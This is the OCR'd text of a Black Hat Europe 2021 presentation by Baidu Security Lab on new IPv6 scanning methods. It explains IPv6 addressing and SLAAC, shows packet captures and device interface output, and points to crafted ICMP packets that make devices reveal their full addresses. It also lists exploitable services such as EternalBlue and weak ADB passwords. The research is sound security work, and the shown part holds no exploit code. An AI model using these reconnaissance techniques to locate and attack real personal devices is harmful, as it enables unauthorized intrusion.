black hat EUROPE 2021

november 10-11, 2021

BRIEFINGS

New Ways of IPV6 Scanning

Shupeng Gao, Xingru Wu, Jie Gao

Baidu Security Lab

Outline

- **Introduction of the IPV6**
- The risks and new scanning methods
- How to exploit
- Suggestions and summary

About IPv6

To solve the problem of insufficient network address

128 bit vs 32 bit

3.4×10^{38} addresses

Stateless address auto configuration (SLAAC)


Smaller and faster routing tables

Point- to -point communication is more convenient without NAT

Broad support

- Chinese operators have already fully supported it
- For example, VoIP also gives priority to IPV6

Use random addresses, so it's safer?



IPV6

128 bits each

total range = 340 undecillion possible addresses

2001:db8::ff00:42:8329


VS

IPV4


4 bytes each

total range = 4.3 billion possible addresses

123.45.67.89



```
Source Address: 106.3.18.76          IPV4
Destination Address: 192.168.43.209

0000  ac d6 18 e0 c5 9e c2 9e  8c 1c 3d 43 08 00 45 00   ········ ··=C··E·
0010  00 34 00 00 40 00 2c 06  e5 fb 6a 03 12 4c c0 a8   ·4··@·,· ··j··L··
0020  2b d1 00 50 a3 6e a6 df  6e d0 8d 7d d8 9a 80 12   +··P·n·· n··}····
0030  f5 3c f1 d4 00 00 02 04  05 50 01 01 04 02 01 03   ·<······ ·P······
0040  03 0b
```



```
Source Address: 240e:404:1e40:ca85:822:d51:a245:3cc7   IPV6
Destination Address: 2408:4001:f00::fe

0000  c2 9e 8c 1c 3d 43 ac d6  18 e0 c5 9e 86 dd 60 03   ····=C·· ······`·
0010  ad 14 00 14 06 41 24 0e  04 04 1e 40 ca 85 08 22   ·····A$· ···@···"
0020  0d 51 a2 45 3c c7 24 08  40 01 0f 00 00 00 00 00   ·Q·E<·$· @·······
0030  00 00 00 00 00 fe 97 0c  00 50 9b fb c6 3f 7b 98   ········ ·P···?{·
0040  b1 4f 50 10 00 80 79 79  00 00                     ·OP···yy ··
```

https://www.comparitech.com/blog/vpn-privacy/ipv6-vs-ipv4/

Why focus on IPV6 scanning

Most of vulnerabilities are implemented through port access

Different vulnerability types:

- Operating system: such as the "Eternal Blue" vulnerability
- Web: such as the Struts2 s2-016
- Service process: redis unauthorized access exploit
- Manager tools: such as SSH / telnet / ADB with weak password

Different target devices:

- Server
- Personal computer
- Mobilephone
- IOT devices, such as routers

Why focus on IPV6 scanning

About Servers：

Servers are usually more secure, firewalls, security patches

They all use IPV4 addresses

Use zmap + PF_ Ring, only need 5 minutes to scan all IPV4 addresses

About Personal devices, mobile phones, PCs, home IoT devices:

Under local network (NAT), or 4G / home broadband

Have large numbers of different vulnerabilities, No direct access from the Internet.

About IPV6:

IPV6 does not need NAT address translation because there are enough addresses

It can be accessed directly from any corner of the world


As a security researcher: a very effective remote attack method

No valid scanning method

IPV6 address is long enough to scan

send pkt 1 million per second, just scan first 64 bit, need 500K years


This is also a security feature of IPV6



```
[redacted]:1250::31
[redacted]:1250::32
[redacted]:1250::33
[redacted]:1250::34
[redacted]:1250::35
```


Scanning methods discovered by security researchers：

Traverse low bit address: for example, 2401:0a0b::0~ 2401:0a0b::ffff →



```
[redacted]:288:3200::84:fff:ff7f
[redacted]:288:3200::85:fff:ff7f
[redacted]:288:3200::87:fff:ff7f
[redacted]:fb80:e000:733e::1
[redacted]:fb80:e000:8183::1
[redacted]:fb80:e000:8738::1
```

Generate IPV6 address according to MAC address




```
[redacted]:fed8:5a:12:207:43ff:fd3e:b800
[redacted]:fed8:5a:12:207:43ff:fd3e:b820
[redacted]:fed8:5a:12:207:43ff:fd3e:bcc0
[redacted]:fed8:5a:12:207:43ff:fd3e:bd80
[redacted]:fed8:5a:12:207:43ff:fe3e:b610
```

Some mathematical methods and correlation methods

The effect is very poor, no more personal devices can be scanned

New and effective IP address scanning methods are required

how the device obtains the IPV6 address



```
ipv6
No.   Time      Source                               Destination               Protocol  Leng Info
  5 0.342952    ::                                   ff02::1:fffc:c9a3         ICMPv6     86 Neighbor Solicitation for fe80::aaa9:c5d3:86fc:c9a3
  6 0.348472    ::                                   ff02::16                  ICMPv6    130 Multicast Listener Report Message v2
  7 0.368526    ::                                   ff02::16                  ICMPv6    130 Multicast Listener Report Message v2
147 1.105599    fe80::aaa9:c5d3:86fc:c9a3            ff02::16                  ICMPv6     90 Multicast Listener Report Message v2
148 1.105674    fe80::aaa9:c5d3:86fc:c9a3            ff02::2                   ICMPv6     70 Router Solicitation from ac:d6:18:e0:c5:9e
159 1.115897    fe80::66c:9dff:fe36:4a4f             fe80::aaa9:c5d3:86fc:c9a3 ICMPv6    118 Router Advertisement from 04:6c:9d:36:4a:4f
160 1.117464    ::                                   ff02::1:ff71:dca0         ICMPv6     86 Neighbor Solicitation for 2400:da00:c0c3:ff21:dbe:86a5:7f71:dca0
161 1.117632    ::                                   ff02::1:ff45:3cc7         ICMPv6     86 Neighbor Solicitation for 2400:da00:c0c3:ff21:822:d51:a245:3cc7
162 1.124457    fe80::aaa9:c5d3:86fc:c9a3            ff02::16                  ICMPv6    110 Multicast Listener Report Message v2
244 1.680629    fe80::aaa9:c5d3:86fc:c9a3            ff02::16                  ICMPv6    110 Multicast Listener Report Message v2
301 2.128531    fe80::aaa9:c5d3:86fc:c9a3            ff02::16                  ICMPv6    130 Multicast Listener Report Message v2
334 4.664206    2400:da00:c0c3:ff21:822:d51:a245:3cc7 2408:4001:f00::28c       TCP        94 40532 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 SACK_PERM=1 TSval=4253
335 4.676676    2408:4001:f00::28c                   2400:

  Router Lifetime (s): 1800
  Reachable time (ms): 0
  Retrans timer (ms): 0
▶ ICMPv6 Option (Source link-layer address : 04:6c:9d:36:4a:4f)
▶ ICMPv6 Option (MTU : 1500)
▼ ICMPv6 Option (Prefix information : 2400:da00:c0c3:ff21::/64)
    Type: Prefix information (3)
    Length: 4 (32 bytes)
    Prefix Length: 64
  ▶ Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
    Valid Lifetime: 2592000
    Preferred Lifetime: 604800
    Reserved
    Prefix: 2400:da00:c0c3:ff21::
```

```
OnePlus9:/ # ifconfig wlan0
wlan0     Link encap:Ethernet  HWaddr ac:d6:18:e0:c5:9e  Driver cnss_pci
          inet addr:172.24.79.17  Bcast:172.24.79.255  Mask:255.255.252.0
          inet6 addr: fe80::aaa9:c5d3:86fc:c9a3/64 Scope: Link
          inet6 addr: 2400:da00:c0c3:ff21:822:d51:a245:3cc7/64 Scope: Global
          inet6 addr: 2400:da00:c0c3:ff21:dbe:86a5:7f71:dca0/64 Scope: Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

Broadcast ICMP NS / NA message each other to obtain the other party's link address

Pixel 4 send ICMP RS message to get prefix address


The Operator returns the first 64 bit prefix address, DNS address

The device generates a complete address according to the prefix address and notifies the router

how the device obtains the IPV6 address

In 4G / 5G network

- Operator assign a random /64 prefix to the mobile phone
- Mobile phone uses stateless configuration to generate full IPV6 address




```
  Retrans timer (ms): 0
▶ ICMPv6 Option (Source link-layer address : 02:50:f3:00:06:02)
▶ ICMPv6 Option (MTU : 1500)
▶ ICMPv6 Option (Prefix information : 240e:404:1e20:23f7::/64)
▶ ICMPv6 Option (Recursive DNS Server 240e:40:8000::10)
```

Pixel 4 connect 4G LTE

In home broadband

- GPON device will obtain a /64 prefix from operator, generate it's WAN addr
- Then use WAN addr and DHCPv6, to get a 64 prefix as it's LAN addr
- or a /60 prefix as LAN addr, for the lower layer router to continue to allocate 64 bit prefix



IPv4 地址 WAN:	100.64.251.148
IPv4 地址 MAN:	192.168.1.3
IPv6 地址 WAN:	240e:3b0:b206:7432:9d76:ffef:d5e:8899/64
IPv6 地址 LAN:	240e:3b1:b264:5b30:2276:93ff:fe4b:891b/60

how the device obtains the IPV6 address

In some special cases

A small number of operators or corporate WiFi networks are not assigned a global unicast address in the world

The prefix of multiple clients may be the same

Conclusion:

Except for some special cases, most operators will assign a global unicast address

We found that if construct some special ICMP packets and the first 64 bit prefix is correct, the device will return the full IPV6 address

If we can get the correct prefix too

